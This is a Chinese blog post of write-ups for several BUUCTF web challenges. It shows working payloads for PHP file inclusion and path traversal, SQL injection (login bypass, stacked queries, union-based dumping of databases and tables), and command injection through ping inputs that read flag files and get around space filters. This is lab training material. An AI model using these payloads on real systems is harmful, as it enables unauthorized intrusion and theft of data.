

原创

YsterCcc 于 2021-07-18 19:24:25 发布 1823 收藏 1

分类专栏: [CTF 靶场](#) 文章标签: [web](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_54648419/article/details/118877689

版权



[CTF 同时被 2 个专栏收录](#)

12 篇文章 0 订阅

订阅专栏



[靶场](#)

11 篇文章 1 订阅

订阅专栏

[HCTF 2018]WarmUp

过程

1.找源代码

右键查看源代码或者F12发现提示

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <meta http-equiv="X-UA-Compatible" content="ie=edge">
7   <title>Document</title>
8 </head>
9 <body>
0   <!--source.php-->
1
2   <br></body>
3 </html>
```

看到还有一个hint.php, 再访问一下

flag not here, and flag in fffffllllaaaaggggg

2.分析源代码

```

if (! empty($_REQUEST['file'])
    && is_string($_REQUEST['file'])
    && emmm::checkFile($_REQUEST['file'])
) {
    include $_REQUEST['file'];
    exit;
} else {
    echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
}

```

先看最后一段，只要满足这一段代码就能包含出我们想要的 **fffffllllaaaagggg** 文件，而这个if判断语句要求

1. 值不为空
2. 值为字符串
3. 能够通过**checkFile**的验证

其实主要就是要求满足第3点，那再来分析**checkFile**

```

public static function checkFile(&$page)
{
    $whitelist = ["source"=>"source.php", "hint"=>"hint.php"];
    if (! isset($page) || !is_string($page)) {
        echo "you can't see it";
        return false;
    }
}

```

首先说明将输入的参数传给**page**，然后声明了**whitelist**数组，第一个if语句判断**page**不存在或者**page**不为字符串

```

if (in_array($page, $whitelist)) {
    return true;
}

```

第二个if语句判断**page**参数是否为**whitelist**数组中的值，意思是参数只能是**hint.php**或者**source.php**

```

$_page = mb_substr(
    $page,
    0,
    mbstrpos($page . '?', '?')
);
if (in_array($_page, $whitelist)) {
    return true;
}

```

首先截断**page**中的值，这里截的是？前的值，然后判断**page**参数是否为**whitelist**数组中的值。

```

$_page = urldecode($page);
$_page = mb_substr(
    $_page,
    0,
    mbstrpos($_page . '?', '?')
);
if (in_array($_page, $whitelist)) {
    return true;
}
echo "you can't see it";
return false;
}

```

这里先对page参数进行url编码，然后再截断，这里因为服务器也会解码一次，所以我们构造参数的时候直接编码了两次(但这里好像编码不编码都可以)，构造

```
source.php?file=source.php../../../../fffff1111aaaagggg  
index.php?file=hint.php../../../../fffff1111aaaagggg
```

```
if (! empty($_REQUEST['file'])  
    && is_string($_REQUEST['file'])  
    && emmm::checkFile($_REQUEST['file'])  
) {  
    include $_REQUEST['file'];  
    exit;  
} else {  
    echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";  
}  
?> flag{343f73f0-281b-4091-b119-02fd648ade1b}
```

https://blog.csdn.net/weixin_54648419

flag{343f73f0-281b-4091-b119-02fd648ade1b}

[极客大挑战 2019]EasySQL

简单的sql注入，并不是和之间一样查所有信息才能得到flag，这里只要成功登陆就能得到flag

过程

输入admin尝试登陆



这里对username和password均要传入参数，尝试万能语句 `admin' or '1='1`



`check.php?username=admin' or '1='1&password=admin' or '1='1`

[极客大挑战 2019]Havefun

过程

进去啥也没有。查看右键源代码，发现提示

```
<!--
$cat=$_GET['cat'];
echo $cat;
if($cat=='dog'){
    echo 'Syc{cat_cat_cat_cat}';
}
-->
```

那就跟着直接传参 `?cat=dog`



啊这，这种题真的存在吗？

[强网杯 2019]随便注1

一上来老姿势先来一波，但是好像并没有报出有用的信息

取材于某次真实环境渗透

姿势:

```
array(2) {  
    [0]=>  
        string(1) "1"  
    [1]=>  
        string(7) "hahahah"  
}
```

```
array(2) {  
    [0]=>  
        string(1) "2"  
    [1]=>  
        string(12) "miaomiaomiao"  
}
```

```
array(2) {  
    [0]=>  
        string(6) "114514"  
    [1]=>  
        string(2) "ys"  
}
```

https://blog.csdn.net/weixin_54648419

尝试union select时发现题目大方的告诉我们什么被过滤掉了，select被过滤，当场退役。

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
return preg_match("/select|update|delete|drop|insert|where|\.\./i", $inject);
```

但是这个尝试堆叠注入，发现 `1';show databases;`

姿势: `1';show databases;` 提交查询

```
array(2) {  
    [0]=>  
        string(1) "1"  
    [1]=>  
        string(7) "hahahah"  
}
```

```
array(1) {  
    [0]=>  
        string(11) "ctftraining"  
}
```

```
array(1) {  
    [0]=>  
        string(18) "information_schema"  
}
```

```
array(1) {  
    [0]=>  
        string(5) "mysql"  
}
```

```
array(1) {  
    [0]=>  
        string(18) "performance_schema"  
}
```

```
array(1) {  
    [0]=>  
        string(9) "supersqli"  
}
```

```
array(1) {  
    [0]=> https://blog.csdn.net/weixin_54648419
```

那紧接着赶紧 `1';show tables;`

取材于某次真实环境渗

姿势: `1';show tables;` 提交查询

```
array(2) {  
    [0]=>  
        string(1) "1"  
    [1]=>  
        string(7) "hahahah"  
}
```

```
array(1) {  
    [0]=>  
    string(16) "1919810931114514"  
}  
  
array(1) {  
    [0]=>  
    string(5) "words"  
}
```

——— https://blog.csdn.net/weixin_54648419/ ———

在接着查列 `1';show columns from words;` 这里的是数字的话必须用``符号包裹，Tab上面的那个，因为反单引号(`)是数据库、表、索引、列和别名用的引用符

取材于某次真实环境渗透

姿势: 提交查询

```
array(2) {  
    [0]=>  
    string(1) "1"  
    [1]=>  
    string(7) "hahahah"  
}
```

```
array(6) {  
    [0]=>  
    string(2) "id"  
    [1]=>  
    string(7) "int(10)"  
    [2]=>  
    string(2) "NO"  
    [3]=>  
    string(0) ""  
    [4]=>  
    NULL  
    [5]=>  
    string(0) ""  
}
```

```
array(6) {  
    [0]=>  
    string(4) "data"  
    [1]=>  
    string(11) "varchar(20)"  
    [2]=>  
    string(2) "NO"  
    [3]=>  
    string(0) ""  
    [4]=> https://blog.csdn.net/weixin_54648419
```

好像没有人什么重要信息，再查查另一个列

```
1';show columns from `1919810931114514`;
```

取材于某次真实环境渗透，

姿势: 提交查询

```
array(2) {  
    [0]=>  
    string(1) "1"  
    [1]=>  
    string(7) "hahahah"  
}
```

```
array(6) {
    [0]=>
    string(4) "flag"
    [1]=>
    string(12) "varchar(100)"
    [2]=>
    string(2) "NO"
    [3]=>
    string(0) ""
    [4]=>
    NULL
    [5]=>
    string(0) ""
}
```

https://blog.csdn.net/weixin_54648419

找到了flag，但是select被过滤掉了，这里就比较刁钻了，因为直接查到的信息都是两列，而words中本就都是两列，而另一个列表中只有一列信息，所以我们直接查到的信息可能都是words中的信息，由堆叠注入不难想到修改表名，如果我们将words改成其他名字，将另一个列表的名字改成words，并将flag改成id，这样通过直接查询就能查到flag的信息。

姿势:

```
array(2) {
    [0]=>
    string(1) "1"
    [1]=>
    string(7) "hahahah"
}

array(2) {
    [0]=>
    string(1) "2"
    [1]=>
    string(12) "miaomiaomiao"
}

array(2) {
    [0]=>
    string(6) "114514"
    [1]=>
    string(2) "ys"
}
```

https://blog.csdn.net/weixin_54648419

修改表名:

`RENAME TABLE tablename1 TO tablename2;`

修改表中的列名:

`ALTER TABLE tablename CHANGE column1 column2 varchar(100);`

```
1'; rename table `words` to `words1`; rename table `1919810931114514` to `words`; alter table words change flag id
varchar(100);
```

要一次性改完，不然words单独被修改后会直接报错

取材于某次真实环境渗透，只说一句

姿势: 提交查询

```
array(1) {  
    [0]=>  
        string(42) "flag{703f8b0d-4c66-4f38-bde0-94c18cf9bc74}"  
}
```

也可以使用sql语句预处理

[ACTF2020 新生赛]Include

过程

点开tips



啥也没有，这里有两个想法，一种就是先扫目录然后再分析，一种就是尝试读源码，所以我们一遍扫一遍去读源码

```
php://filter/read=convert.base64-encode/resource=flag.php  
php://filter 伪协议文件包含读取源代码，加上read=convert.base64-encode，用base64编码输出
```

没想到直接出来了一段base64代码

The screenshot shows a browser window with the URL `b329b4c8-a376-4ec0-83f2-2424469c76a1.node4.buuoj.cn/?file=php://filter/read=convert.base64-encode/resource=flag.php`. The page content is a long base64 encoded string: `PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7NmM5NWNkZTUtYTEzZi00MDY5LWI1OTItOWMxOWQ0NzhhZjk4fQo=`.

`PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7NmM5NWNkZTUtYTEzZi00MDY5LWI1OTItOWMxOWQ0NzhhZjk4fQo=`

The screenshot shows a debugger interface with various tabs like View, Control Panel, Debugger, Network, Style Editor, Performance, Memory, Storage, Accessibility, Applications, HackBar, and Max HackBar. The SQL tab is selected. The query input field contains: `echo "Can you find out the flag?"` and `//flag{6c95cde5-a13f-4069-b592-9c19d478af98}`. The URL is `https://blog.csdn.net/weixin_54648419`.

[SUCTF 2019]EasySQL1

仍然是基础的一套查询方式，最后发现还是一个堆叠注入

```
1;show databases;
```

Give me your flag, I will tell you if the flag is right.
1;show databases; 提交查询
Array ([0] => 1) Array ([0] => ctf) Array ([0] => ctftraining) Array ([0] => information_schema) Array ([0] => mysql) Array ([0] => performance_schema) Array ([0] => test)

```
1;show tables;
```

Give me your flag, I will tell you if the flag is right.

```
1;show tables; 提交查询
```

Array ([0] => 1) Array ([0] => Flag)

到这里又有几个新的姿势，这里看的wp直接贴出关键源代码吧

```
select $_GET['query'] || flag from flag
```

第一种方法是通过`1`和任意字符串或数字使用`||`连接的值都为`1`这个操作完成构造payload `* ,1`，这里因为拼接完成后就变成了

```
select *,1||flag from Flag  
就等于  
select *,1 from Flag
```

而且select 1 from的意思是增加一个临时列，它的列名是1，然后那一列的值都为1，然后就

Give me your flag, I will tell you if the flag is right.

Array ([0] => flag{94e0b23b-a8fe-42da-a161-0f782885553c} [1] => 1)

第二种方法是关于Mysql数据库中sql_mode的配置PIPES_AS_CONCAT:

1. 当 sql_mode 设置了 PIPES_AS_CONCAT 时，||就是字符串连接符，相当于CONCAT() 函数

当 sql_mode 没有设置 PIPES_AS_CONCAT 时（默认没有设置），||就是逻辑或，相当于OR函数

所以这里payload 1;set sql_mode=PIPES_AS_CONCAT;select 1，就与关键源代码拼接成了 select 1;set
sql_mode=PIPES_AS_CONCAT;select 1||flag from Flag，而||相当于是将 select 1 和 select flag from flag 的结果拼在一起，然后就

Give me your flag, I will tell you if the flag is right.

Array ([0] => 1) Array ([0] => 1flag{94e0b23b-a8fe-42da-a161-0f782885553c})

多了一个临时列

这里前面也

[极客大挑战 2019]Secret File

过程

打开查看源代码，发现一个网址

```
--  
24      <h1 style="font-family:verdana;color:red;text-align:center;">你想知道蒋璐源的秘密么？</h1><br><br><br>  
25      <p style="font-family:arial;color:red;font-size:20px;text-align:center;">想要的话可以给你，去找吧！把一切都放在那里了！</p>  
26      <a id="master" href="#">./Archive_room.php27      <div style="position: absolute;bottom: 0;width: 99%; "><p align="center" style="font:italic 15px Georgia,serif;color:white;"> Syclover @ c14y</p></div>  
28  
29  </body>  
30 </html>
```

我把他们都放在这里了，去看看吧

SECRET

Syclover @ cl4y https://blog.csdn.net/weixin_54648419

点击后出现

查阅结束

没看清么？回去再仔细看看吧。

Syclover @ cl4y https://blog.csdn.net/weixin_54648419

那抓包看看中间有什么

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 ...

Go Cancel < | > | Follow redirection

Request
Raw Params Headers Hex

```
GET /action.php HTTP/1.1
Host: b9148312-251a-4d4a-9f85-b1c8c845d6dc.node4.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://b9148312-251a-4d4a-9f85-b1c8c845d6dc.node4.buuoj.cn/Archive_room.php
Cookie: UM_distinctid=17991e433cc182-0170562b0d5e33-4c3f2c72-144000-17991e433cd4ea
Upgrade-Insecure-Requests: 1
```

Response
Raw Headers Hex HTML Render

```
HTTP/1.1 302 Found
Server: openresty
Date: Sun, 18 Jul 2021 10:39:50 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Location: end.php
X-Powered-By: PHP/7.3.11
Content-Length: 63

<!DOCTYPE html>
<html>
<!--
    secr3t.php
-->
</html>
```

https://blog.csdn.net/weixin_54648419

← → ⌂ ⌂ b9148312-251a-4d4a-9f85-b1c8c845d6dc.node4.buuoj.cn/secr3t.php

工具 编程 原理 平台 yx 面试 哔哩哔哩 (°- °)つ口 Youngster CSDN 阿里云控制台首页 宝塔Linux面板

```
<html>
    <title>secret</title>
    <meta charset="UTF-8">
<?php
    highlight_file(__FILE__);
    error_reporting(0);
    $file=$_GET['file'];
    if(strstr($file,"..")||strstr($file, "tp")||strstr($file, "input")||strstr($file, "data")){
        echo "Oh no!";
        exit();
    }
    include($file);
//flag放在了flag.php里
?>
</html>
```

https://blog.csdn.net/weixin_54648419

```
<?php
    highlight_file(__FILE__);
    error_reporting(0);
    $file=$_GET['file'];
    if(strstr($file,"..")||strstr($file, "tp")||strstr($file, "input")||strstr($file, "data")){
        echo "Oh no!";
        exit();
    }
    include($file);
//flag放在了flag.php里
?>
```

尝试file=flag.php

The screenshot shows a browser window with the URL <http://b9148312-251a-4d4a-9f85-b1c8c845d6dc.node4.buuoj.cn/secr3t.php?file=flag.php>. The page content is a PHP script with the following code:

```
<?php
highlight_file(__FILE__);
error_reporting(0);
$file=$_GET['file'];
if(strstr($file,'..'))||strstr($file,"tp")||strstr($file,"input")||strstr($file,"data")){
    echo "Oh no!";
    exit();
}
include($file);
//flag放在了flag.php里
?>
```

Below the code, there is a red text message: "啊哈！你找到我了！可是你看不到我QAQ~~~". In the center of the page, there is a red text message: "我就在这里". At the bottom right, there is a URL: https://blog.csdn.net/weixin_54648419.

是不是一个读取源码的题？尝试

`secr3t.php?file=php://filter/read=convert.base64-encode/resource=flag.php`

得到神秘代码，进行base64解码

PCFET0NUWVFIGH0bWw+Cgo8aHRtbD4KCiAgICA8aGVhZD4KICAgICAgICA8bWV0YSBjaGFyc2V0PSJ1dGYtOCI+CiAgICAgICAgPHRpdGx1PkZMQuC8L3RpdkGx1PgogICAgPC9oZWfkPgoKICAgIDxib2R5IHN0eWx1PSJiYwNrZ3JvdW5kLWNvbG9yOmJsYwNrOyI+PGJyPjxicj48YnI+PGJyPjxicj48YnI+CiAgICAgICAgCiAgICAgPGgxIHN0eWx1PSJmb250LWZhbw1seTp2ZXJkYW5h02NvbG9yOnJ1ZDt0ZXh0LWFsaWduOmNlbnRlcjsiPuWvuiWTiO+8geS9oOaJvuWIsoaIkeS6hu+8gewPr+aYr+S9oOeci+S4jeWIsoaIkVFBUX5+fjwvaDE+PGJyPjxicj48YnI+CiAgICAgICAgCiAgICAgICAgPHAgc3R5bGU9ImZvbnQtZmFtaWx50mFyaWFsO2NvbG9yOnJ1ZDtmb250LXNpemU6MjBweDt0ZXh0LWFsaWduOmNlbnRlcjsiPgogICAgICAgICAgICA8P3BocAogICAgICAgICAgICAgZWNobyAi5oiR5bCx5Zyo6L+Z6YeMIjsKICAgICAgICAgICAgICRmbGFnID0gJ2ZsYwd7Y2VmN2U2ODItMGJmNy00YjFilWI4M2EtMGQyYjI4NDZlMTd1fSc7CiAgICAgICAgICAgICAgICAkC2VjcmV0ID0gJ2ppQW5nX0x1eXVhb193NG50c19hX2cxcklmcmkzbmQnCiAgICAgICAgID8+CiAgICAgPC9wPgogICAgPC9ib2R5PgokPC9odG1sPgo=

请输入要进行 Base64 编码或解码的字符

HrrpduGx1FrZmQuCoL5rpduGx1PgugICAgICAg9zVvFkPg0RtCAgIDxDzBzJtHnUvWxPSJtTWWtZSJtWvWkLvvvDg9yOrnJstTWWtOyTfG
yPjxicj48YnI+PGJyPjxicj48YnI+CiAgICAgICAgCiAgICAgICAgPGgxIHNoeWxIPSJmb250LWZhbwlsTp2ZXJkYW5hO2NvbG9yOnJzDt0
ZXh0LWFsaWduOmNlbnRlcjsiPuWViuWTIO+8geS9oOaJvuWlsOalks6hu+8geWPr+aYr+S9oOeci+S4jeWlsOalkVFBUX5+jwvaDE+P
GJyPjxicj48YnI+CiAgICAgICAgCiAgICAgICAgPHAgc3R5bGU9lmZvbnQtZmFtaWx5OmFyaWFsO2NvbG9yOnJzDtmb250LXNpemU6M
jbWeDt0ZXh0LWFsaWduOmNlbnRlcjsiPgogICAgICAgICAgICA8P3BocAogICAgICAgICAgICAgZWNobyAi5oiR5bCx5Zyo6L+Z6Ye
MljsKICAgICAgICAgICAgICAgICRmbGFnlD0gJ2zsYwD7Y2VmN2U2ODltMGJmNy00YJfIWLW4M2EtMGQyYjl4NDZIMTdfSc7CiAgICAgI
CAgICAgICAgICAgCAk2VjcmV0Id0gJ2ppQW5nX0x1eXVhbl93NG50c19hX2cxcklmcmkzbmQnCiAgICAgICAgICAgID8+CiAgICAgICAgPC9
wPgogICAgPC9ib2R5PgoKPC9odG1sPgo=

编码 (Encode)

解码 (Decode)

↑ 交换

(编码快捷键: **Ctrl + Enter**)

Base64 编码或解码的结果：

编/解码后自动全选

```
<p style="font-family:arial;color:red;font-size:20px;text-align:center;">
<?php
    echo "我就在这里";
    $flag = 'flag{cef7e682-0bf7-4b1b-b83a-0d2b2846e17e}';
    $secret = 'jiAng_Luyuan_w4nts_a_g1rlfri3nd'
?>
```

https://blog.csdn.net/weixin_54648411

得到flag与秘密

[ACTF2020 新生赛]Exec

过程

PING

ping 127.0.0.1;ls

PING

[index.php](https://blog.csdn.net/walzjio_54648419) https://blog.csdn.net/walzjio_54648419

emmm怎么只有一个index页面，尝试直接cat一下flag

```
ping 127.0.0.1;cat /flag
```

PING


```
ping 127.0.0.1;cat /flag|
```

PING

```
flag{0336f6d4-6782-43f6-b6c0-e5850a08df9d}  
https://blog.csdn.net/weixin_54648419
```


[极客大挑战 2019]LoveSQL1

尝试万能密码登陆，登陆成功并且发现密码



然后就发现并没有flag，尝试正常流程

```
check.php?username=1' order by 4%23&password=1 这里#只能用%23
```



联合注入，只有三个字段，就下来就是查库查表查字段查数据

```
查库: check.php?username=1' union select 1,2,database();%23&password=1
```

Login Success!

GO TO WORK. GET MARRIED.
HAVE SOME KIDS. PAY YOUR BILLS.
FOLLOW FASHION. ACT NORMAL.
OBEY THE LAW
AND REPEAT AFTER ME:
I AM FREE

Hello 2!

Your password is 'geek'

Syclover @ cl4y



查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar Max HackBar

Encryption Encoding SQL XSS Other

Contribute now! HackBar v2

Load URL Split URL

http://1d6b4cee-9c96-4a14-8f08-b30324a8bfdc.node4.buuoj.cn:81/check.php?username=1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()%23&password=1

https://blog.csdn.net/weixin_54648419

查表: check.php?username=1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()%23&password=1

Login Success!

GO TO WORK. GET MARRIED.
HAVE SOME KIDS. PAY YOUR BILLS.
FOLLOW FASHION. ACT NORMAL.
OBEY THE LAW
AND REPEAT AFTER ME:
I AM FREE

Hello 2!

Your password is 'geekuser,l0ve1ysq1'

Syclover @ cl4y



查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar Max HackBar

Encryption Encoding SQL XSS Other

Contribute now! HackBar v2

Load URL

http://1d6b4cee-9c96-4a14-8f08-b30324a8bfdc.node4.buuoj.cn:81/check.php?username=1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()%23&password=1

https://blog.csdn.net/weixin_54648419

查字段: check.php?username=1' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='l0ve1ysq1'%23&password=1

Login Success!

GO TO WORK. GET MARRIED.
HAVE SOME KIDS. PAY YOUR BILLS.
FOLLOW FASHION. ACT NORMAL.
OBEY THE LAW
AND REPEAT AFTER ME:
I AM FREE

Hello 2!

Your password is 'id,username,password'

Syclover @ cl4y



查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar Max HackBar

Encryption Encoding SQL XSS Other

Contribute now! HackBar v2

Load URL

http://1d6b4cee-9c96-4a14-8f08-b30324a8bfdc.node4.buuoj.cn:81/check.php?username=1' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='l0ve1ysq1'%23&password=1

https://blog.csdn.net/weixin_54648419

查信息: check.php?username=1' union select 1,2,group_concat(id,username,password) from l0ve1ysq1'%23&password=1

Login Success!

GO TO WORK. GET MARRIED
HAVE SOME KIDS. PAY YOUR TAXES
PAY YOUR BILLS. WATCH YOUR TV
FOLLOW FASHION. ACT NORMAL
OBEY THE LAW
AND REPEAT AFTER ME:
I AM FREE

Hello 2!
Your password is
Sylover @ cny
'1cl4ywo_tai_nan_le,2glzjingljin_wants_a_girlfriend,3Z4cHAr7zC
ae0b-7b5ee45bbf0e}'



Max HackBar v2

Contribute now! HackBar v2

Encryption Encoding SQL XSS Other

Load URL http://1d6b4cee-9c96-4a14-8f08-b30324a8bfdc.node4.buuoj.cn:81/check.php?username=1' union select 1,2,group_concat(id,username,password) from i0ve1ysq1%23&password=1 https://blog.csdn.net/weixin_54648419

得到最终flag

```
'1cl4ywo_tai_nan_le,2glzjingljin_wants_a_girlfriend,3Z4cHAr7zCrbiao_ge_dddd_llm,40xC4m31linux_chuang_shi_ren,5Ayraina_rua_rain,6Akkoyan_shi_fu_de_mao_bo_he,7fouc5c14y,8f  
ouc5di_2_kuai_fu_ji,9fouc5di_3_kuai_fu_ji,10fouc5di_4_kuai_fu_ji,11fouc5di_5_kuai_fu_ji,12fouc5di_6_kuai_fu_ji,13fouc5di_7_kuai_fu_ji,14fouc5di_8_kuai_fu_ji,15leixiaoSyc  
_san_da_hacker,1(flagflag{52bdfed6-2d86-45c1-ae0b-7b5ee45bbf0e}')</p>
```

[GXYCTF2019]Ping Ping Ping

过程

```
?ip=127.0.0.1;ls
```

```
/?ip=  
PING 127.0.0.1 (127.0.0.1): 56 data bytes  
flag.php  
index.php
```

试了一下发现了flag.php，直接cat一下flag

```
?ip=127.0.0.1;cat flag.php
```

```
?ip= fxck your space!
```

The screenshot shows a browser-like interface with a toolbar at the top. The URL bar contains the specified URL. The main content area is blank, indicating no response from the server.

我觉得是不让用空格的意思，尝试 `%0a` 绕过

?ip= 1fxck your symbol!

The screenshot shows a browser-like interface with a toolbar at the top. The URL bar contains the modified URL with a carriage return character (%0a). The main content area is blank.

应该是标点符号%的问题(因为删其他的没反应，删%显示其他的)，尝试 `${IFS}` 代替空格再绕过，还是一样的，尝试 `IFS1`，成功绕过

?ip= fxck your flag!

The screenshot shows a browser-like interface with a toolbar at the top. The URL bar contains the URL with the IFS variable. The main content area is blank.

过滤flag，尝试拼接绕过 `?ip=127.0.0.1;a=ag;b=f1;catIFS1ba.php`，查看页面源代码

```
1 /?ip=
2 <pre>PING 127.0.0.1 (127.0.0.1) : 56 data bytes
3 <?php
4 $flag = "flag{d092b71c-7ceb-4c94-b342-244475de7471}";
5 ?>
6
```

